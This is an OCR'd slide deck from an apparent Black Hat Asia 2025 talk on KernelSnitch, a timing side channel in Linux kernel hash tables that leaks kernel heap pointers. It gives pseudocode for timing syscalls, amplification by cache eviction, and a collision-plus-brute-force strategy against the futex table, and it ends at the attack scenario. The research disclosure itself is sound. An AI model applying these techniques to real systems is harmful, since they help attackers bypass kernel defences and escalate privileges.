black hat ASIA 2025

KernelSnitch

Leaking Kernel Heap Pointers by Exploiting Software-Induced Side-Channel Leakage of Kernel Hash Tables

Lukas Maar **Jonas Juffinger**

April 3-4, 2025

BRIEFINGS

› isec.tugraz.at

About

Novel OS side channel **KernelSnitch**

About

Novel OS side channel **KernelSnitch**

- Timing side channel:
  - Different access timings of hash tables

About

Novel OS side channel **KernelSnitch**

- Timing side channel:
  - Different access timings of hash tables
- Amplification:
  - Make timing difference exploitable from user space

About

Novel OS side channel **KernelSnitch**

- Timing side channel:
  - Different access timings of hash tables
- Amplification:
  - Make timing difference exploitable from user space
- Attack:
  - Kernel heap pointer leak in under 1 min
  - First heap pointer leak using a side channel

About

Novel OS side channel **KernelSnitch**

- Timing side channel:
  - Different access timings of hash tables
- Amplification:
  - Make timing difference exploitable from user space
- Attack:
  - Kernel heap pointer leak in under 1 min
  - First heap pointer leak using a side channel
- Live demo:
  - Leak `mm_struct` address

Who Are We?

Lukas Maar

- PhD candidate at Graz University of Technology
  - System Security
  - Kernel Security
  - Side-Channel Security
- Looking for a job (end 2025)

Jonas Juffinger

- PhD candidate at Graz University of Technology
  - Side-Channel Security
  - Microarchitectural Attacks
  - Rowhammer
- Looking for a job (now)

Motivation & Background


Motivation

Hardware

Application

Motivation

Hardware



Application

Motivation

Hardware

Application

Motivation


Hardware

Application

Motivation


Hardware

Application




Motivation

Hardware




Application




Motivation

Hardware



Operating System

Application



Motivation

Hardware

No side-channel leakage

Operating System

Research sparse

Application

No side-channel leakage

Linked Lists

Empty list

List with
2 elements

List with
5 elements

Linked Lists

Empty list

List with
2 elements

List with
5 elements

Fast access

Linked Lists

Empty list

List with
2 elements

List with
5 elements

Fast access

Medium fast access

Linked Lists

Empty list

List with
2 elements

List with
5 elements

Fast access


Medium fast access

Slow access


Hash Tables

Hash Tables


Hash Tables



Hash Tables




Hash Tables




Hash function

Hash Tables



Bucket 0
Bucket 1
Bucket 2
Bucket 3
Bucket 4
Bucket index
Hash function
Key

KernelSnitch

High-Level Overview




High-Level Overview



Process 1 $\rightarrow$ syscall accesses the hash table


High-Level Overview



Process 1 $\rightarrow$ syscall accesses the hash table

Process 2 $\rightarrow$ syscall appends data

High-Level Overview




Process 1 $\rightarrow$ syscall accesses the hash table

Process 2 $\rightarrow$ syscall appends data

Process 1 $\rightarrow$ syscall re-accesses the hash table

High-Level Overview



Process 1 $\rightarrow$ syscall accesses the hash table

Process 2 $\rightarrow$ syscall appends data

Process 1 $\rightarrow$ syscall re-accesses the hash table

Deduce security-critical information

Primitives

Primitives

Access primitive

Append/remove primitive

Primitives

Access primitive

- Syscalls that access structures

Append/remove primitive

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):
2   sign = current.signal
3   h = timer_hash(id, sign)
4   hbucket =
      posix_timers_htable[h]
5   for tim in hbucket:
6     if tim.sign == sign and
7        tim.id == id:
8       return tim.get_time()
9   return ERROR
```

Append/remove primitive

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):
2   sign = current.signal
3   h = timer_hash(id, sign)
4   hbucket =
      posix_timers_htable[h]
5   for tim in hbucket:
6     if tim.sign == sign and
7        tim.id == id:
8       return tim.get_time()
9   return ERROR
```

Append/remove primitive

Hash

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):
2   sign = current.signal
3   h = timer_hash(id, sign)
4   hbucket =
      posix_timers_htable[h]
5   for tim in hbucket:
6     if tim.sign == sign and
7        tim.id == id:
8       return tim.get_time()
9   return ERROR
```

Append/remove primitive

Hash
Bucket

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):
2   sign = current.signal
3   h = timer_hash(id, sign)
4   hbucket =
      posix_timers_htable[h]
5   for tim in hbucket:
6     if tim.sign == sign and
7        tim.id == id:
8       return tim.get_time()
9   return ERROR
```

Hash

Bucket

Timing leak

Append/remove primitive

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):
2   sign = current.signal
3   h = timer_hash(id, sign)
4   hbucket =
      posix_timers_htable[h]
5   for tim in hbucket:
6     if tim.sign == sign and
7        tim.id == id:
8       return tim.get_time()
9   return ERROR
```

Hash

Bucket

Timing leak

Append/remove primitive

- Syscalls that modify structures

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):
2   sign = current.signal
3   h = timer_hash(id, sign)
4   hbucket =
      posix_timers_htable[h]
5   for tim in hbucket:
6     if tim.sign == sign and
7        tim.id == id:
8       return tim.get_time()
9   return ERROR
```

Hash
Bucket
Timing leak

Append/remove primitive

- Syscalls that modify structures
- Such as:

Create new POSIX timer

```
1 def sys_timer_create():
2   sign = current.signal
3   id = sign.next_id
4   h = timer_hash(id, sign)
5   hbucket =
      posix_timers_htable[h]
6   tim = k_itimer(sign, id)
7   hbucket.append(tim)
8   return id
```

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):
2   sign = current.signal
3   h = timer_hash(id, sign)
4   hbucket =
      posix_timers_htable[h]
5   for tim in hbucket:
6     if tim.sign == sign and
7        tim.id == id:
8       return tim.get_time()
9   return ERROR
```

Hash
Bucket
Timing leak

Append/remove primitive

- Syscalls that modify structures
- Such as:

Create new POSIX timer

```
1 def sys_timer_create():
2   sign = current.signal
3   id = sign.next_id
4   h = timer_hash(id, sign)
5   hbucket =
      posix_timers_htable[h]
6   tim = k_itimer(sign, id)
7   hbucket.append(tim)
8   return id
```

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):
2   sign = current.signal
3   h = timer_hash(id, sign)
4   hbucket =
      posix_timers_htable[h]
5   for tim in hbucket:
6     if tim.sign == sign and
7        tim.id == id:
8       return tim.get_time()
9   return ERROR
```

Hash
Bucket
Timing leak

Append/remove primitive

- Syscalls that modify structures
- Such as:

Create new POSIX timer

```
1 def sys_timer_create():
2   sign = current.signal
3   id = sign.next_id
4   h = timer_hash(id, sign)
5   hbucket =
      posix_timers_htable[h]
6   tim = k_itimer(sign, id)
7   hbucket.append(tim)
8   return id
```

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):
2   sign = current.signal
3   h = timer_hash(id, sign)
4   hbucket =
      posix_timers_htable[h]
5   for tim in hbucket:
6     if tim.sign == sign and
7        tim.id == id:
8       return tim.get_time()
9   return ERROR
```

Hash
Bucket
Timing leak
Append

Append/remove primitive

- Syscalls that modify structures
- Such as:

Create new POSIX timer

```
1 def sys_timer_create():
2   sign = current.signal
3   id = sign.next_id
4   h = timer_hash(id, sign)
5   hbucket =
      posix_timers_htable[h]
6   tim = k_itimer(sign, id)
7   hbucket.append(tim)
8   return id
```

Timing Side Channel

Timing measurement of access primitive

Side-channel attack

```
1 def side_channel_attack():
2   times = []
3   for id in ids:
4     t0 = get_time()
5     sys_clock_gettime(id)
6     t1 = get_time()
7     times.append(t1-t0)
```

Timing Side Channel

Timing measurement of access primitive

Side-channel attack

```
1 def side_channel_attack():
2   times = []
3   for id in ids:
4     t0 = get_time()
5     sys_clock_gettime(id)
6     t1 = get_time()
7     times.append(t1-t0)
```

Invalid IDs

Timing Side Channel

Timing measurement of access primitive

Side-channel attack

```
1 def side_channel_attack():
2   times = []
3   for id in ids:
4     t0 = get_time()
5     sys_clock_gettime(id)
6     t1 = get_time()
7     times.append(t1-t0)
```

Invalid IDs

Leaks occupancy level

Via syscall timing

Timing Histogram


Perform $\sim 1500 \cdot 512$ bucket accesses

- Average of the fastest 8 from 512
- Buckets either 0 and 1 timer

Timing Histogram

Perform $\sim 1500 \cdot 512$ bucket accesses


- Average of the fastest 8 from 512
- Buckets either 0 and 1 timer



Timing Histogram

Perform $\sim 1500 \cdot 512$ bucket accesses

- Average of the fastest 8 from 512
- Buckets either 0 and 1 timer



Information Leakage Amplification

Timing leakage analysis

```
1
2
3
4
5
6
7
8
```

Information Leakage Amplification

Timing leakage analysis

```
1 struct k_itimer {id, signal}
2
3
4
5
6
7
8
```

Information Leakage Amplification

Timing leakage analysis

```
1 struct k_itimer {id, signal}
2 // Iterates throught the bucket's linked list to find
3 // k_timer matching signal and id
4 def __posix_timers_find(tim_hbucket, signal, id):
5
6
7
8
```

Information Leakage Amplification

Timing leakage analysis

```
1 struct k_itimer {id, signal}
2 // Iterates throught the bucket's linked list to find
3 // k_timer matching signal and id
4 def __posix_timers_find(tim_hbucket, signal, id):
5   for tim in tim_hbucket:
6     if tim.signal == signal and tim.id == id:
7       return tim
8   return 0
```

Information Leakage Amplification

Goal:
Make timing difference exploitable from userspace

Timing leakage analysis

```
1 struct k_itimer {id, signal}
2 // Iterates throught the bucket's linked list to find
3 // k_timer matching signal and id
4 def __posix_timers_find(tim_hbucket, signal, id):
5   for tim in tim_hbucket:
6     if tim.signal == signal and tim.id == id:
7       return tim
8   return 0
```

Information Leakage Amplification

Goal:
Make timing difference exploitable from userspace

Timing leakage analysis

```
1 struct k_itimer {id, signal}
2 // Iterate through the bucket's linked list to find
3 // k_timer matching signal and id
4 def __posix_timers_find(tim_hbucket, signal, id):
5   for tim in tim_hbucket:
6     if tim.signal == signal and tim.id == id:
7       return tim
8   return 0
```

Make list bigger!

Information Leakage Amplification

Goal:
Make timing difference exploitable from userspace

Timing leakage analysis

```
struct k_itimer {id, signal}
// iterate through the bucket's linked list to find
// k_timer matching signal and id
def __posix_timers_find(tim_hbucket, signal, id)
  for tim in tim_hbucket:
    if tim.signal == signal and tim.id == id:
      return tim
  return 0
```

Make accesses slower!

Information Leakage Amplification contd


Make list bigger!

Make access slower!

Information Leakage Amplification contd

Make list bigger!

1 element diff:




Make access slower!


Information Leakage Amplification contd

Make list bigger!

1 element diff:



5 element diff:




Make access slower!


Information Leakage Amplification contd

Make list bigger!

1 element diff:



5 element diff:



Make access slower!

Now let's consider CPU caches:


Memory accesses

```
1 for tim in tim_hbucket:
2   if tim.signal==signal and tim.id==id:
3     return tim;
```


Information Leakage Amplification contd

Make list bigger!

1 element diff:



5 element diff:



Make access slower!

Now let's consider CPU caches:

Memory accesses

```
1 for tim in tim_hbucket:
2   if tim.signal==signal and tim.id==id:
3     return tim;
```


Cache hit → 

Cache miss → 


Information Leakage Amplification contd

Make list bigger!

1 element diff:



5 element diff:



Make access slower!

Now let's consider CPU caches:

Memory accesses

```
1 for tim in tim_hbucket:
2   if tim.signal==signal and tim.id==id:
3     return tim;
```

Cache hit → 

Cache miss → 

- Flush CPU caches before access primitive
- Eviction ⇒ iterate through large array

Timing Histogram with Amplifications


Perform $\sim 4000 \cdot 512$ bucket accesses

- Average of the fastest 8 from 512
- Buckets between 0 and 5 timers

Timing Histogram with Amplifications

Perform $\sim 4000 \cdot 512$ bucket accesses

- Average of the fastest 8 from 512
- Buckets between 0 and 5 timers



Timing Side Channel Takeaways

Timing Side Channel Takeaways

- **Access primitive** syscalls
  - Leaks occupancy level of hash buckets
  - Via syscall's timing

Timing Side Channel Takeaways

- **Access primitive** syscalls
  - Leaks occupancy level of hash buckets
  - Via syscall's timing
- **Append/remove primitive** syscalls
  - Modifies occupancy level of hash buckets

Timing Side Channel Takeaways


- **Access primitive** syscalls
  - Leaks occupancy level of hash buckets
  - Via syscall's timing
- **Append/remove primitive** syscalls
  - Modifies occupancy level of hash buckets
- **Information leakage amplification**
  - Reliable occupancy level leakage

Kernel Heap Pointer Leak

Motivation

User Space

Traditional kernel exploitation:




Kernel Space

Motivation

User Space

Kernel Space


Traditional kernel exploitation:



Motivation

User Space

Traditional kernel exploitation:



Kernel Space

Read primitive


```
1 def information_leak():
2   return kaddr
```

Motivation

User Space

Kernel Space

Traditional kernel exploitation:



Read primitive


```
1 def information_leak():
2   return kaddr
```

Motivation

User Space

Kernel Space

Traditional kernel exploitation:




Read primitive

```
1 def information_leak():
2   return kaddr
```

Motivation

User Space

Traditional kernel exploitation:



Kernel Space

Read primitive

```
1 def information_leak():
2   return kaddr
```


Write primitive

```
1 def overwrite(data):
2   *kaddr = data
```

Motivation

User Space

Traditional kernel exploitation:



Kernel Space

Read primitive

```
1 def information_leak():
2   return kaddr
```


Write primitive

```
1 def overwrite(data):
2   *kaddr = data
```


Control-flow hijacking attack

Data-oriented attack


Motivation


User Space
Kernel Space
Traditional kernel exploitation:
01011
1101
010
./exploit
Read primitive
1 def information_leak():
2 return kaddr
Write primitive
1 def overwrite(data):
2 *kaddr = data
Control-flow hijacking attack
Data-oriented attack
Privilege escalation

Motivation


User Space
Kernel Space
Traditional kernel exploitation:
01011
1101
010
./exploit
Problem!
Read primitive
1 def information_leak():
2 return kaddr
?
Write primitive
1 def overwrite(data):
2 *kaddr = data
Control-flow hijacking attack
Data-oriented attack
Privilege escalation

Motivation


User Space
Kernel Space
Side-channel-supported kernel exploitation:
01011
1101
010
./exploit
Kernel heap pointer leak
1 def kernel_snitch():
2 return kaddr
Write primitive
1 def overwrite(data):
2 *kaddr = data
Control-flow hijacking attack
Data-oriented attack
Privilege escalation

Kernel Heap Pointer Leak

Recall:

Access primitive

```
1 index = hash_fn(kaddr, user_id)
2 bucket = hash_table[index]
3 for e in bucket
```

Kernel Heap Pointer Leak

Hash:

- Known: `hash_fn`, `user_id`
- Unkown: `kaddr`

Recall:

Access primitive

```
1 index = hash_fn(kaddr, user_id)
2 bucket = hash_table[index]
3 for e in bucket
```

Kernel Heap Pointer Leak

Recall:

Access primitive

```
1 index = hash_fn(kaddr, user_id)
2 bucket = hash_table[index]
3 for e in bucket
```

Hash:

- Known: `hash_fn`, `user_id`
- Unkown: `kaddr`

Exploit strategy (online phase):

- Same `kaddr`, but different `user_ids`
- Use our side channel to detect hash collisions

Kernel Heap Pointer Leak

Recall:

Access primitive

```
1 index = hash_fn(kaddr, user_id)
2 bucket = hash_table[index]
3 for e in bucket
```

Hash:

- Known: `hash_fn`, `user_id`
- Unkown: `kaddr`

Exploit strategy (online phase):

- Same `kaddr`, but different `user_ids`
- Use our side channel to detect hash collisions

Bruteforce (offline phase):

- Test all possible `kaddrs`
- Match hash collisions

Attack Scenario

Attack Scenario

- Target data structure: futex hash table
  - Stores kernel metadata for fast userspace mutexes
  - `user_id`: user address
  - `kaddr`: `mm_struct`

Attack Scenario

- Target data structure: futex hash table
  - Stores kernel metadata for fast userspace mutexes
  - `user_id`: user address
  - `kaddr`: `mm_struct`
- Target system: x86_64
  - Similar applies to AArch64 and RISC-V

Attack Scenario

- Target data structure: futex hash table
